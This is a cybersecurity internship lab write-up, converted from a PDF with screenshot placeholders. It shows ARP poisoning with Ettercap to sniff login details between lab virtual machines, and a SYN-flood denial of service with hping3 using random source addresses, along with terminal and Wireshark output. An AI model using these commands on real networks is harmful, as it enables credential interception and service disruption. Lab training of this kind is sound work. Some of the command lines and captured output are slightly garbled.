

# Cybersecurity Internship

## TASK-5


-ST#IS#6119

### ARP POISONING:

→ Performing ARP POISONING on your local network and sniff the data using the Ettercap tool in Kali Linux:

1\*\* we open Ettercap GUI interface using command.

Ettercap -G



2\*\* Now select eth0 in primary interface and click on ok button.

```
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
```

```
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```


```
Host 192.168.1.12 added to TARGET2
Host 192.168.1.14 added to TARGET1
```

```
ARP poisoning victims:
```

```
GROUP 1: 192.168.1.14 08:00:27:79:60:F9
```

```
GROUP 2: 192.168.1.12 08:00:27:0F:5E:96
```


**\*\***Using the ifconfig command we will find out the ip address of metasploitable virtual machine:




**\*\***Using the ipconfig command we will find out the ip address of windows 10 virtual machine:

→10.0.2.15


**3\*\*** Now add the ip address of metasploitable vm as target 1 and windows 10 ip address as target 2:-



4\*\* Now click on MITM and select ARP poisoning:-




5\*\* Select by clicking on sniff remote connections and click ok button:-




6\*\*In the new window change the ip address we have seen in network using below commands and open wireshark to sniff the network:-

```
zsh: corrupt history file /home/kali/.zsh_history
[kali@kali:~]$
[kali@kali:~]$ sudo su
[sudo] password for kali:
root@kali: /home/kali/
root@kali: # cat /proc/sys/net/ipv4/ip_forward
0
root@kali: # /home/kali/
root@kali: # echo 1 /proc/sys/net/ipv4/ip_forward
1
root@kali: # /home/kali/
root@kali: # wireshark
** (Wireshark:6833) 21:23:19.335009 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (Wireshark:6833) 21:23:19.354416 [Capture MESSAGE] -- Capture Start ...
** (Wireshark:6833) 21:23:19.327138 [Capture MESSAGE] -- Capture started
```



7\*\*Open a login page and enter the details we can got the details in Ettercap:-



## DOS Attack:

\*→Performing DOS attack on windows 10 virtual machine and observing the performance :-

\*\*Now we use hping3 to perform dos attack:


```

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# hping3 --flood -S -V --rand-source 10.0.2.15
using eth0, addr: 10.0.2.15, MTU: 1500
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 0 data bytes
ping in flood mode, no replies will be shown

```

**\*\*Sniffing the data packets using wireshark ,in this we can observe the huge number of data packets being transfer from the different source to destination as in the command we use –rand-source:**

**→hping3 –flood -S -V –rand-source target ip address**



The image shows a Wireshark packet capture window with a display filter of 'eth0'. The packet list shows a series of RST (Reset) packets from various source IP addresses to the destination IP 10.0.2.15. The packet details pane shows the selected packet (No. 1) as an Ethernet II frame from 'PcsCompu' to 'RealtekU'. The protocol details pane shows the Transmission Control Protocol (TCP) with 'Seq=1, Ack=1, Win=0, Len=0'.


No.	Time	Source	Destination	Protocol	Length	Info
2101	22.938642363	10.0.2.15	139.213.162.55	TCP	54	0 - 1007 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.938643384	10.0.2.15	170.162.139.245	TCP	54	0 - 1008 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.938724293	10.0.2.15	173.167.54.46	TCP	54	0 - 1009 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.938765867	10.0.2.15	44.121.21.175	TCP	54	0 - 1010 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.938805776	10.0.2.15	189.222.48.95	TCP	54	0 - 1011 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.9389051741	10.0.2.15	213.213.213.13	TCP	54	0 - 1012 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.938993455	10.0.2.15	241.11.100.237	TCP	54	0 - 1013 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931034664	10.0.2.15	229.119.58.176	TCP	54	0 - 1014 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931287861	10.0.2.15	80.232.19.119	TCP	54	0 - 1015 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931330341	10.0.2.15	139.171.175.65	TCP	54	0 - 1016 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931371432	10.0.2.15	239.167.212.174	TCP	54	0 - 1017 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931416143	10.0.2.15	183.96.175.110	TCP	54	0 - 1019 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931459503	10.0.2.15	135.252.87.241	TCP	54	0 - 1020 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931499849	10.0.2.15	241.113.114.95	TCP	54	0 - 1021 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931542875	10.0.2.15	42.207.206.91	TCP	54	0 - 1022 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931586995	10.0.2.15	18.240.189.207	TCP	54	0 - 1023 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931632987	10.0.2.15	203.18.129.224	TCP	54	0 - 1025 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931679548	10.0.2.15	224.147.200.116	TCP	54	0 - 1026 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2101	22.931844921	52.115.76.67	10.0.2.15	TCP	60	983 - 0 [RST] Seq=1 Win=0 Len=0

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0  
 Ethernet II, Src: PcsCompu, Df:ad:7c (08:00:27:df:ad:7c), Dst: RealtekU\_12:35:02 (52:54:00:12:35:02)  
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 133.208.18.65  
 Transmission Control Protocol, Src Port: 0, Dst Port: 61401, Seq: 1, Ack: 1, Len: 0

**\*\*Before dos attack:**

**→CPU performance in windows 10:**





**\*\*After dos attack:-**

→CPU performance in window 10

